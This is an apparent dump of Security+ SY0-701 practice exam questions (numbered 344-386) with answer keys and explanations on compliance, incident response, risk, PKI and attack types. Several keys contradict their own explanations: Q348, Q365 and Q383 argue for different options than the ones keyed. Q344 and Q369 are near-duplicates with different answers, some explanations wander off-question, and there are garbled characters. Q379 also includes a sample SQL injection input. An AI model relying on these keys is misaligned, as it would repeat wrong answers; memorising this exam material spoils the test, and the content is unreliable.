B. Sanctions
C. External compliance reporting
D. Attestation

Answer: B

Explanation:
Detailed
Sanctions imposed for non-compliance can include fines, legal actions, and loss of business licenses. These pose a significant financial and reputational risk to organizations. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: 'Regulatory Compliance Risks'.

QUESTION 344
An organization has a new regulatory requirement to implement corrective controls on a financial system. Which of the following is the most likely reason for the new requirement?

A. To defend against insider threats altering banking details
B. To ensure that errors are not passed to other systems
C. To allow for business insurance to be purchased
D. To prevent unauthorized changes to financial data

Answer: D

Explanation:
Detailed
Corrective controls, such as auditing and versioning, help prevent unauthorized changes to financial data,

ensuring data integrity and compliance with regulations. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: 'Controls for Financial Systems'.

QUESTION 345
Various company stakeholders meet to discuss roles and responsibilities in the event of a security breach affecting offshore offices. Which of the following is this an example of?

A. Tabletop exercise
B. Penetration test
C. Geographic dispersion
D. Incident response

Answer: A

Explanation:
Detailed
A tabletop exercise is a discussion-based activity where stakeholders simulate a security breach scenario to identify gaps in response plans and clarify roles and responsibilities. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: 'Incident Response Planning and Exercises'.

QUESTION 346
Which of the following is an example of a data protection strategy that uses tokenization?

A. Encrypting databases containing sensitive data
B. Replacing sensitive data with surrogate values
C. Removing sensitive data from production systems
D. Hashing sensitive data in critical systems

Answer: B

Explanation:
Detailed
Tokenization replaces sensitive data with non-sensitive surrogate values that retain the necessary format but are meaningless without access to the original data. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: 'Data Masking and Tokenization'.

QUESTION 347
Which of the following aspects of the data management life cycle is most directly impacted by local and international regulations?

A. Destruction
B. Certification
C. Retention
D. Sanitization

Answer: C

Explanation:
Detailed
Retention policies dictate how long data must be stored to comply with local and international regulations. Non-compliance can result in legal and financial penalties. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: 'Data Retention and Legal Requirements'.

QUESTION 348
An organization is developing a security program that conveys the responsibilities associated with the general operation of systems and software within the organization. Which of the following documents would most likely communicate these expectations?

A. Business continuity plan
B. Change management procedure
C. Acceptable use policy
D. Software development life cycle policy

Answer: C

Explanation:
Detailed
A software development life cycle (SDLC) policy outlines responsibilities, best practices, and standards for developing, deploying, and maintaining secure systems and software. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: 'Policies and Standards'.

QUESTION 349
A systems administrator creates a script that validates OS version, patch levels, and installed applications when users log in. Which of the following examples best describes the purpose of this script?

A. Resource scaling
B. Policy enumeration
C. Baseline enforcement
D. Guardrails implementation

Answer: C

Explanation:
Detailed
Baseline enforcement ensures that all systems adhere to predefined security configurations, such as approved OS versions and patch levels, improving compliance and reducing vulnerabilities. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: 'System Baselines and Monitoring'.

QUESTION 350
Which of the following activities should a systems administrator perform to quarantine a potentially infected system?

A. Move the device into an air-gapped environment.
B. Disable remote log-in through Group Policy.
C. Convert the device into a sandbox.
D. Remote wipe the device using the MDM platform.

Answer: A

Explanation:
Detailed Quarantining a potentially infected system by placing it into an air-gapped environment physically disconnects it from the network. This prevents the spread of malware while maintaining the integrity of forensic evidence. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: 'Incident Response and Containment'.

QUESTION 351
A company is changing its mobile device policy. The company has the following requirements:
Company-owned devices
Ability to harden the devices
Reduced security risk
Compatibility with company resources
Which of the following would best meet these requirements?

A. BYOD
B. CYOD
C. COPE
D. COBO

Answer: C

Explanation:
Detailed COPE (Corporate-Owned, Personally Enabled) devices allow companies to manage and harden company-owned devices while still enabling limited personal use, reducing security risks while maintaining compatibility with corporate resources. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: 'Mobile Device Deployment Models'.

QUESTION 352
While a user reviews their email, a host gets infected by malware from an external hard drive plugged into the host. The malware steals all the user's credentials stored in the browser. Which of the following training topics should the user review to prevent this situation from reoccurring?

A. Operational security
B. Removable media and cables
C. Password management
D. Social engineering

Answer: B

Explanation:
Detailed This scenario highlights the need for training on the secure use of removable media. Users should learn to avoid using untrusted external storage devices to prevent malware infections. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: 'Removable Media Controls and User Awareness Training'.

QUESTION 353
Which of the following is a reason environmental variables are a concern when reviewing potential system vulnerabilities?

A. The contents of environmental variables could affect the scope and impact of an exploited vulnerability.
B. In-memory environmental variable values can be overwritten and used by attackers to insert malicious code.
C. Environmental variables define cryptographic standards for the system and could create vulnerabilities if deprecated algorithms are used.
D. Environmental variables will determine when updates are run and could mitigate the likelihood of vulnerability exploitation.

Answer: A

Explanation:
Environmental variables store configuration settings, paths, and other system-related information that applications and processes use. If an attacker gains access to these variables, they could manipulate them to alter application behavior, gain unauthorized access, or escalate privileges.For example, an attacker could modify the PATH variable to execute malicious programs instead of legitimate ones. This can significantlyincrease the scope and impact of an exploited vulnerability, making it a major security concern.

QUESTION 354
Which of the following documents details how to accomplish a technical security task?

A. Standard
B. Policy
C. Guideline
D. Procedure

Answer: D

Explanation:
Aprocedureprovides step-by-step instructions on how to complete a specific security task, ensuring consistency and accuracy. Unlike policies, which define high-level security expectations,procedures are detailed and operational. For example, apassword reset procedurewould outline the exact steps IT support must follow when assisting users.
Policy: Defines security objectives and rules (e.g., 'All passwords must be complex').
Standard: Specifies required technologies or configurations.
Guideline: Provides recommendations but is not mandatory.
Procedure: Gives exact instructions to perform tasks.

QUESTION 355
A user needs to complete training at https://comptiatraining.com. After manually entering the URL, the user sees that the accessed website is noticeably different from the standard company website. Which of the following is the most likely explanation for the difference?

A. Cross-site scripting
B. Pretexting
C. Typosquatting
D. Vishing

Answer: C

Explanation:
Typosquatting(also known asURL hijacking) is a type of attack where cybercriminals register domain names similar to legitimate sites but with slight misspellings (e.g., comptiatraning.com instead of comptiatraining.com). Attackers use these fake sites tosteal credentials or distribute malware. Since the user manually entered the URL and reached an unexpected website,this strongly indicates a typosquatting attack.

QUESTION 356
Which of the following steps in the risk management process involves establishing the scope and potential risks involved with a project?

A. Risk mitigation

B. Risk identification
C. Risk treatment
D. Risk monitoring and review

Answer: B

Explanation:
Risk identificationis the first step in the risk management process, where potential threats and vulnerabilities are analyzed to understand their impact on an organization. This includesidentifying assets, evaluating threats, and assessing potential vulnerabilities.
Risk mitigation: Reducing risk by implementing controls.
Risk treatment: Determining how to handle identified risks.
Risk monitoring and review: Ongoing evaluation of risk controls.

QUESTION 357
A security analyst needs to improve the company's authentication policy following a password audit. Which of the following should be included in the policy? (Select two).

A. Length
B. Complexity
C. Least privilege
D. Something you have
E. Security keys
F. Biometrics

Answer: A, B

Explanation:
A strong authentication policy should enforcepassword length(e.g., minimum of 12-16 characters) andcomplexity(mix of uppercase, lowercase, numbers, and symbols). These measures significantlyreduce the risk of brute-force attacks.
Least privilege (C)relates to access control, not authentication policies.
Something you have (D)andbiometrics (F)pertain to multi-factor authentication (MFA) but are not password policy requirements.

QUESTION 358
A company is considering an expansion of access controls for an application that contractors and internal employees use to reduce costs. Which of the following risk elements should the implementation team understand before granting access to the application?

A. Threshold
B. Appetite
C. Avoidance
D. Register

Answer: B

Explanation:
Risk appetiterefers to thelevel of risk an organization is willing to acceptbefore implementing security measures. When expanding access controls, the company must assess how much risk is acceptable in terms ofdata exposure, unauthorized access, and compliance obligations.

QUESTION 359
Which of the following activities should be performed first to compile a list of vulnerabilities in an environment?

A. Automated scanning
B. Penetration testing
C. Threat hunting
D. Log aggregation
E. Adversarial emulation

Answer: A

Explanation:
Automated vulnerability scanningis thefirst step in identifying system weaknesses. These scans systematically check for outdated software, misconfigurations, and known vulnerabilities in a network.
Penetration testing (B)is conducted after vulnerabilities are identified.
Threat hunting (C)focuses on detecting unknown threats, not listing vulnerabilities.

QUESTION 360
A company with a high-availability website is looking to harden its controls at any cost. The company wants to ensure that the site is secure by finding any possible issues. Which of the following would most likely achieve this goal?

A. Permission restrictions
B. Bug bounty program
C. Vulnerability scan
D. Reconnaissance

Answer: B

Explanation:
Abug bounty programencourages ethical hackers tofind and report vulnerabilities, helping organizations discover security flaws before they are exploited by malicious actors. Unlikevulnerability scans, bug bounty programs usereal-world testing techniques.

QUESTION 361
The internal audit team determines a software application is no longer in scope for external reporting requirements. Which of the following will confirm management's perspective that the application is no longer applicable?

A. Data inventory and retention
B. Right to be forgotten
C. Due care and due diligence
D. Acknowledgement and attestation

Answer: D

Explanation:
Acknowledgement and attestationinvolveformal confirmationthat an application is no longer in scope for compliance, auditing, or reporting requirements. This typically includes documentation signed by relevant stakeholders confirming that the software no longer processes, stores, or transmits relevant data.
Data inventory and retention (A)is related to managing data assets, not software scope confirmation.

Right to be forgotten (B)pertains toprivacy laws (e.g., GDPR), allowing individuals to request data deletion.
Due care and due diligence (C)focus on security best practices rather than software applicability.

QUESTION 362
Which of the following phases of the incident response process attempts to minimize disruption?

A. Recovery
B. Containment
C. Preparation
D. Analysis

Answer: B

Explanation:
Containmentis the phase wherean organization attempts to minimize the damage caused by a security incident. This may involve isolating affected systems, blocking malicious traffic, or temporarily shutting down compromised services to prevent further impact.
Recovery (A)focuses on restoring normal operations after an incident.
Preparation (C)involves planning and readiness before an incident occurs.
Analysis (D)involvesinvestigating the root causeand assessing the damage.

QUESTION 363
The physical security team at a company receives reports that employees are not displaying their badges. The team also observes employees tailgating at controlled entrances. Which of the following topics will the security team most likely emphasize in upcoming security training?

A. Social engineering
B. Situational awareness
C. Phishing
D. Acceptable use policy

Answer: B

Explanation:
Situational awareness refers to being mindful of security risks in one's environment and taking proactive measures to mitigate them. In this scenario, employees are failing to display their identification badges and allowing unauthorized personnel to follow them into restricted areas (tailgating). These behaviors pose significant security risks, such as unauthorized access to sensitive locations.
Security training focused on situational awareness will educate employees on the importance of remaining vigilant about security practices, recognizing potential threats, and enforcing access control measures.
Social engineering involves manipulating individuals to gain unauthorized access, but this scenario highlights poor adherence to security protocols rather than deception.
Phishing is an email-based attack aimed at stealing sensitive information, which is unrelated to physical security lapses.
Acceptable use policy governs the proper use of company resources but does not specifically address tailgating or badge display issues.
Thus, situational awareness is the most relevant security training topic for addressing these concerns.

QUESTION 364
Which of the following is a benefit of an RTO when conducting a business impact analysis?

A. It determines the likelihood of an incident and its cost.

B. It determines the roles and responsibilities for incident responders.
C. It determines the state that systems should be restored to following an incident.
D. It determines how long an organization can tolerate downtime after an incident.

Answer: D

Explanation:
Recovery Time Objective (RTO)defines themaximum acceptable downtimebefore business operationsmust be restored. It helps organizations set expectations for recovery speed and prioritize system restoration accordingly.
A (likelihood of an incident and cost)relates to risk assessment, not RTO.
B (roles and responsibilities)falls underincident response planning, not RTO.
C (state of restored systems)is covered byRecovery Point Objective (RPO), not RTO.

QUESTION 365
A company has yearly engagements with a service provider. The general terms and conditions are the same for all engagements. The company wants to simplify the process and revisit the general terms every three years. Which of the following documents would provide the best way to set the general terms?

A. MSA
B. NDA
C. MOU
D. SLA

Answer: B

Explanation:
AMaster Service Agreement (MSA)establishesthe general terms and conditionsfor ongoing business engagements. This allows companies toreuse the same termsacross multiple contracts, revisiting them periodically for updates.
NDA (B)protects confidential information but does not define service terms.
MOU (C)is a non-binding agreement, often used for partnerships, not formal service contracts.
SLA (D)focuses onservice performance expectations, not overall contract terms.

QUESTION 366
A certificate authority needs to post information about expired certificates. Which of the following would accomplish this task?

A. TPM
B. CRL
C. PKI
D. CSR

Answer: B

Explanation:
ACertificate Revocation List (CRL)is adigitally signed list maintained by a Certificate Authority (CA)that containsrevoked or expired certificates. This prevents clients from trustingcompromised or outdated certificates.
TPM (A)is a hardware security module, unrelated to certificate revocation.
PKI (C)is the overall system managing digital certificates, but it does not store revocation lists.
CSR (D)is a request to obtain a certificate, not to revoke one.

QUESTION 367
During a SQL update of a database, a temporary field used as part of the update sequence was modified by an attacker before the update completed in order to allow access to the system. Which of the following best describes this type of vulnerability?

A. Race condition
B. Memory injection
C. Malicious update
D. Side loading

Answer: A

Explanation:
Arace conditionoccurs whentwo or more processes attempt to access and modify a shared resource simultaneously, leading to unintended behavior. In this scenario, the attacker was able to modify a temporary fieldbefore the SQL update completed, indicating atime-of-check to time-of-use (TOCTOU) vulnerability, which is a type of race condition.
Memory injection (B)refers to inserting malicious code into a running process's memory, but that isnotwhat is happening here.
Malicious update (C)is too broad and does not specifically describe this scenario.
Side loading (D)is a technique where malicious software is loaded via a trusted application, unrelated to this case.

QUESTION 368
An unexpected and out-of-character email message from a Chief Executive Officer's corporate account asked an employee to provide financial information and to change the recipient's contact number. Which of the following attack vectors is most likely being used?

A. Business email compromise
B. Phishing
C. Brand impersonation
D. Pretexting

Answer: A

Explanation:
Business Email Compromise (BEC)is atargeted phishing attackin whichattackers impersonate executives or high-ranking officials(such as a CEO) to manipulate employees intotransferring money or providing sensitive data. Since the request is coming from the CEO's corporate email (possibly spoofed or compromised), this is aclassic example of BEC.
Phishing (B)is a broader term but typically involvesmassfraudulent emails rather than targeted executive impersonation.
Brand impersonation (C)involves faking a company's identity (e.g., fake PayPal emails).
Pretexting (D)involves social engineering tactics but does not necessarily involve email compromise.

QUESTION 369
An organization is evaluating new regulatory requirements associated with the implementation of corrective controls on a group of interconnected financial systems. Which of the following is the most likely reason for the new requirement?

A. To defend against insider threats altering banking details

B. To ensure that errors are not passed to other systems
C. To allow for business insurance to be purchased
D. To prevent unauthorized changes to financial data

Answer: B

Explanation:
Theprimary goal of corrective controls in financial systems is to ensure that errors do not propagate across interconnected systems. Financial transactions are ofteninterdependent, meaning one incorrect or unauthorized change can affect multiple systems. Regulations often mandate these controls tomaintain accuracy and prevent cascading failures.
A (insider threats altering banking details)is a concern, but thisscenario focuses on corrective controls, not insider threats specifically.
C (business insurance)is unrelated to why corrective controls are implemented.
D (preventing unauthorized changes)falls underpreventive, notcorrectivecontrols.

QUESTION 370
A security analyst is prioritizing vulnerability scan results using a risk-based approach. Which of the following is the most efficient resource for the analyst to use?

A. Business impact analysis
B. Common Vulnerability Scoring System
C. Risk register
D. Exposure factor

Answer: B

Explanation:
TheCommon Vulnerability Scoring System (CVSS)is astandardized framework for assessing the severity of vulnerabilities. It provides a numerical score (0-10) based on factors such asexploitability, impact, and complexity, helping security analystsprioritize remediation efforts based on risk.
Business impact analysis (A)helps identifycritical business functionsbut does not specificallyprioritize vulnerabilities.
Risk register (C)tracks identified risks but does not classify vulnerabilities.
Exposure factor (D)is used inquantitative risk assessmentbut is not an industry standard for vulnerability prioritization.

QUESTION 371
Which of the following is an example of memory injection?

A. Two processes access the same variable, allowing one to cause a privilege escalation.
B. A process receives an unexpected amount of data, which causes malicious code to be executed.
C. Malicious code is copied to the allocated space of an already running process.
D. An executable is overwritten on the disk, and malicious code runs the next time it is executed.

Answer: C

Explanation:
Memory injectionoccurs whenmalicious code is written into the memory space of a running process, allowing it to execute without writing anything to disk. This is often used infileless malware attacks, making detection harder.
A (privilege escalation)describes a race condition, not memory injection.

B (unexpected data causing execution)describes abuffer overflow attack, not memory injection.
D (overwriting an executable)is apersistence technique, but it is not an example of in-memory injection.

QUESTION 372
A security administrator needs to reduce the attack surface in the company's data centers. Which of the following should the security administrator do to complete this task?

A. Implement a honeynet.
B. Define Group Policy on the servers.
C. Configure the servers for high availability.
D. Upgrade end-of-support operating systems.

Answer: D

Explanation:
Upgrading end-of-support operating systemsisone of the most effective ways to reduce the attack surface. Unsupported OS versionsno longer receive security patches, making them prime targets for attackers.Removing outdated softwareensures that known vulnerabilities cannot be exploited.
A (honeynet)is used for threat analysis, not reducing the attack surface.
B (Group Policy)helps enforce security policies butdoes not address outdated vulnerabilities.
C (High availability)focuses on uptime, not security risk reduction.

QUESTION 373
Which of the following is a compensating control for providing user access to a high-risk website?

A. Enabling threat prevention features on the firewall
B. Configuring a SIEM tool to capture all web traffic
C. Setting firewall rules to allow traffic from any port to that destination
D. Blocking that website on the endpoint protection software

Answer: A

Explanation:
A compensating control for providing user access to a high-risk website is a security control that reduces risk when primary controls cannot be fully implemented.
Common compensating controls for high-risk website access include:
l Multi-factor authentication (MFA): Adds additional verification beyond passwords to prevent unauthorized access even if credentials are compromised
l Web Application Firewall (WAF): Monitors and filters malicious HTTP requests before they reach the application
l IP whitelisting: Restricts access to known, trusted IP addresses
l VPN requirement: Forces access through a secure VPN tunnel
l Enhanced monitoring/logging: Tracks all access and detects suspicious activity
l Device compliance checking: Ensures only compliant, up-to-date devices can access the site
l Conditional access policies: Implements risk-based access decisions
Why compensating controls are necessary:
l Primary controls may be unavailable or impractical for certain scenarios
l They reduce residual risk to acceptable levels
l They provide defense-in-depth by layering multiple controls

---

QUESTION 374
Which of the following activities is the first stage in the incident response process?

A. Detection
B. Declaration
C. Containment
D. Vacation

Answer: A

Explanation:
The first stage in the incident response process is Detection (also called Identification).
The incident response process typically follows these stages:
1. Detection/Identification: Recognizing that an incident has occurred through alerts, logs, user reports, or monitoring systems
2. Containment: Stopping the attack and preventing further damage (short-term and long-term)
3. Eradication: Removing the attacker's presence from systems
4. Recovery: Restoring systems to normal operations
5. Post-Incident Activities: Learning from the incident and improving security
Detection stage activities include:
l Monitoring security tools (SIEM, IDS/IPS, antivirus)
l Analyzing alerts and anomalies
l Receiving and triaging incident reports
l Determining the scope and severity of the incident
l Activating the incident response team
Without proper detection, organizations cannot respond to incidents. Therefore, detection is the critical first step that triggers the entire incident response process.

QUESTION 375
An administrator wants to perform a risk assessment without using proprietary company information. Which of the following methods should the administrator use to gather information?

A. Network scanning
B. Penetration testing
C. Open-source intelligence
D. Configuration auditing

Answer: C

Explanation:
When performing a risk assessment without using proprietary company information, the administrator should gather information from industry frameworks, threat intelligence sources, and public resources.
Appropriate information gathering methods include:
l Industry frameworks: NIST Cybersecurity Framework, ISO/IEC 27005, OWASP Top 10
l Threat intelligence: Public threat reports, vulnerability databases (NVD), security research
l Vulnerability databases: CVE lists, Common Weakness Enumeration (CWE)
l Security standards: CIS Controls, COBIT, ITIL
l Published guidelines: SANS, security vendor reports
l Industry-specific benchmarks: Comparisons with organizations of similar size and sector
l Public incident reports: Learning from published breaches and security incidents
Why this approach is valuable:
l Doesn't require access to sensitive internal documentation
l Provides benchmarks for comparison
l Incorporates industry best practices and lessons learned

l Enables risk assessment without disrupting business operations
This approach complements (but doesn't replace) internal assessments that do use proprietary information.

QUESTION 376
Which of the following describes the category of data that is most impacted when it is lost?

A. Confidential
B. Public
C. Private
D. Critical

Answer: D

Explanation:
The category of data that is most impacted when lost is critical data or intellectual property (IP).
High-impact data categories include:
l Intellectual Property: Trade secrets, research, product designs that provide competitive advantage
l Personally Identifiable Information (PII): Customer and employee data subject to regulatory compliance
l Financial data: Banking information, payment card data (PCI-DSS regulated)
l Health records: Medical information (HIPAA regulated)
l Proprietary business information: Strategies, pricing, customer lists
l Source code: Critical for software companies
Impact of data loss includes:
l Financial impact: Regulatory fines, remediation costs, litigation
l Reputational damage: Loss of customer trust and market position
l Operational disruption: Business can no longer function
l Competitive disadvantage: Competitors gain access to proprietary information
l Regulatory penalties: Non-compliance with GDPR, HIPAA, PCI-DSS, etc.
Organizations should prioritize protecting critical data through encryption, access controls, and backup strategies.

QUESTION 377
A growing organization, which hosts an externally accessible application, adds multiple virtual servers to improve application performance and decrease the resource usage on individual servers Which of the following solutions is the organization most likely to employ to further increase performance and availability?

A. Load balancer
B. Jump server
C. Proxy server
D. SD-WAN

Answer: A

Explanation:
To further increase performance and availability when hosting an externally accessible application with multiple virtual servers, the organization should employ a load balancer or content delivery network (CDN).
Key solutions include:
l Load Balancer: Distributes incoming traffic across multiple servers to prevent any single server from becoming a bottleneck. Benefits include: improved response time, better resource utilization, increased availability through redundancy
l Content Delivery Network (CDN): Caches content on geographically distributed servers, reducing latency

for users and decreasing load on origin servers
l Auto-scaling: Automatically adjusts the number of servers based on demand
Benefits of load balancing:
l Performance: Distributes workload evenly
l Availability: If one server fails, traffic is redirected to others
l Scalability: Additional servers can be added to the pool
l Session persistence: Can maintain user sessions across requests
Load balancing strategies include:
l Round-robin
l Least connections
l IP hash
l Weighted distribution
Combined with auto-scaling and CDN capabilities, load balancers provide the optimal solution for the described scenario.

QUESTION 378
Which of the following explains how to determine the global regulations that data is subject to regardless of the country where the data is stored?

A. Geographic dispersion
B. Data sovereignty
C. Geographic restrictions
D. Data segmentation

Answer: B

Explanation:
To determine the global regulations that data is subject to regardless of where it is stored, the key principle is: follow the data location and applicable jurisdiction laws where the data originates or is used.
Key regulatory principles:
l Territorial jurisdiction: Data is regulated by the laws of the country/region where the data subject resides
l Where data is processed: Regulations apply based on where data processing occurs
l Data subject location: Regulations follow the person/entity whose data is being processed, not necessarily where servers are located
Important global regulations:
l GDPR (EU): Applies to any organization processing EU residents' data, regardless of where the company is located
l CCPA (California, USA): Applies to California residents' data
l PIPEDA (Canada): Applies to Canadian personal information
l LGPD (Brazil): Applies to Brazilian residents' data
l Data localization laws: Some countries require data to be stored within their borders
Best practices:
l Conduct data mapping to understand what data you hold and where data subjects are located
l Apply the most restrictive applicable regulations
l Implement compliance controls across all jurisdictions where you operate
l Maintain audit trails of regulatory compliance efforts

QUESTION 379
An attacker submits a request containing unexpected characters in an attempt to gain unauthorized access to information within the underlying systems. Which of the following best describes this attack?

A. Side loading

B. Target of evaluation
C. Resource reuse
D. SQL injection

Answer: D

Explanation:
An attacker submitting a request containing unexpected characters to gain unauthorized access best describes an injection attack, particularly SQL injection.
Common injection attack types:
l SQL Injection: Inserting malicious SQL code into input fields to manipulate database queries
l Command Injection: Inserting shell commands into user input
l LDAP Injection: Manipulating LDAP queries
l XML Injection: Injecting malicious XML code
How injection attacks work:
l Attacker enters special characters (quotes, semicolons, dashes, etc.) in input fields
l These characters alter the structure of the backend command (SQL, shell, etc.)
l The modified command performs unintended actions like bypassing authentication or accessing/modifying data
Example of SQL injection:
l Normal input: username = 'john'
l Injection input: username = 'admin' --' (this comments out the password check)
Why injection attacks are dangerous:
l Can bypass authentication
l Allow unauthorized data access or modification
l Enable system command execution
l Can lead to complete system compromise
Prevention methods:
l Input validation and sanitization
l Prepared statements/parameterized queries
l Stored procedures
l Web application firewalls (WAF)

QUESTION 380
An organization wants to improve the company's security authentication method for remote employees.
Given the following requirements:
* Must work across SaaS and internal network applications
* Must be device manufacturer agnostic
* Must have offline capabilities
Which of the following would be the most appropriate authentication method?

A. Username and password
B. Biometrics
C. SMS verification
D. Time-based tokens

Answer: D

Explanation:
Given the requirements of working across SaaS and internal applications, being device manufacturer agnostic, and having offline capabilities, the most appropriate authentication method would be TOTP (Time-based One-Time Password) or hardware security keys with offline support.

Analysis of authentication methods against requirements:
l TOTP (Google Authenticator, Microsoft Authenticator, Authy):
m ? Works across SaaS and internal applications (any TOTP-compatible app)
m ? Device manufacturer agnostic (works on any smartphone/device)
m ? Offline capability (generates codes without internet connection)
l Hardware security keys (FIDO2/WebAuthn):
m ? Works across many SaaS and increasingly internal apps
m ? Manufacturer agnostic (universal protocols)
m ? Some offline capability depending on implementation
l Biometric authentication:
m ? Limited cross-platform compatibility
m ? Requires specific device hardware
l SMS/Voice OTP:
m ? Cross-platform
m ? Device agnostic
m ? Requires internet/cellular connection (no offline)
Why TOTP is ideal:
l Widely adopted industry standard
l No subscription or licensing costs
l Works on any device with a clock
l No dependency on cellular/internet for code generation
l Compatible with virtually all SaaS platforms and many enterprise applications

---

QUESTION 381
An administrator is installing an SSL certificate on a new system. During testing, errors indicate that the certificate is not trusted. The administrator has verified with the issuing CA and has validated the private key. Which of the following should the administrator check for next?

A. If the wildcard certificate is configured
B. If the certificate signing request is valid
C. If the root certificate is installed
D. If the public key is configured

Answer: C

Explanation:
When an SSL certificate shows as 'not trusted' despite valid issuing CA confirmation and private key validation, the administrator should check for certificate chain completeness or ensure the Root CA certificate is in the trust store.
Common certificate trust issues:
l Incomplete certificate chain: The intermediate certificate(s) between the server certificate and root CA are missing
l Root CA not in trust store: The system's certificate authority store doesn't contain the issuing CA's root certificate
l Certificate expiration: The certificate has expired (should verify dates)
l Hostname mismatch: The certificate domain doesn't match the server hostname
l Self-signed certificate: Not signed by a trusted CA
Troubleshooting steps:
l Verify certificate chain: Ensure all intermediate certificates are included between the server certificate and root CA
l Check certificate dates: Confirm the certificate is not expired or not yet valid
l Verify hostname: Ensure the certificate CN or SAN matches the server's FQDN

l Import root CA: Add the root CA certificate to the system's trusted store
l Test with online tools: Use SSL checkers to validate the complete chain
Common solution:
Bundle the complete certificate chain (server cert + intermediate certs) on the server. Browsers will automatically follow the chain to the trusted root CA in their certificate store.

QUESTION 382
A systems administrator is concerned about vulnerabilities within cloud computing instances Which of the following is most important for the administrator to consider when architecting a cloud computing environment?

A. SQL injection
B. TOC/TOU
C. VM escape
D. Tokenization
E. Password spraying

Answer: C

Explanation:
When architecting a cloud computing environment with concerns about vulnerabilities in computing instances, the most important consideration is security of virtual machine images and vulnerability management in shared/multi-tenant environments.
Critical security considerations for cloud VMs:
l VM image security: Ensure base images are hardened and free of known vulnerabilities
l Vulnerability scanning: Regular scanning of running instances and container images
l Patching strategy: Timely application of security patches to VMs and host systems
l Shared kernel risks: In shared cloud environments, hypervisor vulnerabilities could compromise multiple VMs
l Isolation: Ensure proper isolation between customer VMs to prevent side-channel attacks
l Configuration management: Prevent configuration drift that introduces vulnerabilities
Additional important considerations:
l Network segmentation: Isolate VMs by function and trust level
l Access controls: Restrict who can manage and access VMs
l Monitoring and logging: Detect suspicious activity and security incidents
l Compliance: Ensure cloud deployment meets regulatory requirements
l Encryption: Protect data in transit and at rest
Why VM image security is paramount:
l Prevents vulnerabilities from being deployed at scale
l Reduces patching burden across multiple instances
l Ensures consistent security posture
l Prevents supply chain attacks through compromised images

QUESTION 383
A systems administrator is concerned users are accessing emails through a duplicate site that is not run by the company. Which of the following is used in this scenario?

A. Impersonation
B. Replication
C. Phishing
D. Smishing

Answer: A

Explanation:
When users access emails through a duplicate site not run by the company, they are experiencing a phishing or domain spoofing attack.
Attack details:
l Phishing: Fraudulent websites that mimic legitimate services to trick users into providing credentials or sensitive information
l Domain spoofing: Creating a fake domain that closely resembles the legitimate company domain
Common phishing email site tactics:
l Creating domains that look similar to legitimate ones (example.com vs examp1e.com)
l Using subdomains that appear legitimate (mail.example-login.com)
l Registering homograph domains with similar-looking characters
How the attack works:
1. Attacker creates a fake email/login portal
2. Attacker sends phishing emails directing users to the fake site
3. Users enter their credentials thinking they're on the legitimate site
4. Attacker captures the credentials for unauthorized access
Impact of credential harvesting through phishing:
l Unauthorized email access
l Access to other systems using same credentials
l Data theft from email accounts
l Business email compromise (BEC) attacks
Prevention measures:
l Email authentication (SPF, DKIM, DMARC)
l Multi-factor authentication (MFA)
l User awareness training
l URL inspection and filtering
l Domain monitoring and WHOIS monitoring

QUESTION 384
A financial services organization is designing a security architecture that must protect customer data across multiple data centers while maintaining high availability. The organization requires that customer data be encrypted both at rest and in transit, and that encryption keys be stored separately from the encrypted data. Which security principles are being implemented in this design?

A. Defense in depth, separation of duties, and data protection through cryptography.
B. Confidentiality, integrity, and non-repudiation achieved solely through access control lists.
C. Zero trust architecture implemented entirely through network segmentation and firewalls.
D. Disaster recovery and business continuity through redundant data center replication.

Answer: A

Explanation:
This design implements multiple security principles: defense in depth (multiple layers of encryption), separation of duties (keys stored separately from data), and proper cryptographic solutions for data protection. While integrity and non-repudiation are important, they are not the primary focus of encrypting data at rest and in transit with separated key storage. Zero trust and network segmentation are relevant but don't directly address the cryptographic requirements described. Disaster recovery and business continuity, while addressed by multi-data center design, are not the primary principles being implemented with this encryption strategy.

QUESTION 385
Which of the following would most likely be used by attackers to perform credential harvesting?

A. Social engineering
B. Supply chain compromise
C. Third-party software
D. Rainbow table

Answer: A

Explanation:
The method most likely used by attackers to perform credential harvesting is phishing emails or social engineering.
Common credential harvesting techniques:
l Phishing emails: Fraudulent emails that appear legitimate, directing users to fake login pages or requesting credentials directly
l Fake login pages: Duplicate websites that harvest credentials when users attempt to log in
l Social engineering: Manipulating users into revealing passwords or access information through psychological tactics
l Pretexting: Creating a false scenario to gain user trust and extract credentials
l Keyloggers/screen capture: Capturing credentials as users type
l Man-in-the-middle (MITM): Intercepting credentials in transit
Why phishing is most common:
l Low cost to execute
l High success rate due to human factors
l Can target many users simultaneously
l Difficult to defend against without user awareness
Typical phishing campaign flow:
1. Attacker sends mass phishing emails with urgent language
2. Email contains link to fake login portal or requests credentials
3. Unsuspecting user clicks link and enters credentials
4. Attacker captures credentials for account access
Defense strategies:
l Email security and filtering
l User awareness and security training
l Multi-factor authentication (MFA)
l Credential monitoring
l URL inspection and browser warnings
l Email authentication (SPF, DKIM, DMARC)

QUESTION 386
An organization is implementing a COPE mobile device management policy. Which of the following should the organization include in the COPE policy? (Select two).

A. Remote wiping of the device
B. Data encryption
C. Requiring passwords with eight characters
D. Data usage caps
E. Employee data ownership
F. Personal application store access

Answer: A, B

Explanation:
An organization implementing a COPE (Corporate-Owned, Personally-Enabled) mobile device management policy should include multiple important elements. Select two appropriate items:
Key COPE policy elements:
l Mobile device security policy: Requirements for password complexity, encryption, lockout policies, and security settings
l Acceptable use policy: Guidelines for how devices can be used, personal vs. work usage boundaries
l Device management capabilities: Specifications for MDM features like remote wipe, app management, and configuration enforcement
l Compliance requirements: Regulatory standards and industry compliance the devices must meet
l Data protection requirements: How data should be encrypted, backed up, and secured
l Bring-your-own-device (BYOD) considerations: If personal devices are used for work
Why these elements are critical for COPE:
l Security policy: Defines baseline security standards all devices must meet
l Acceptable use: Clarifies boundaries between personal and corporate usage
l Device management: Specifies technical controls needed to manage and secure devices
l Compliance: Ensures devices meet regulatory and industry requirements
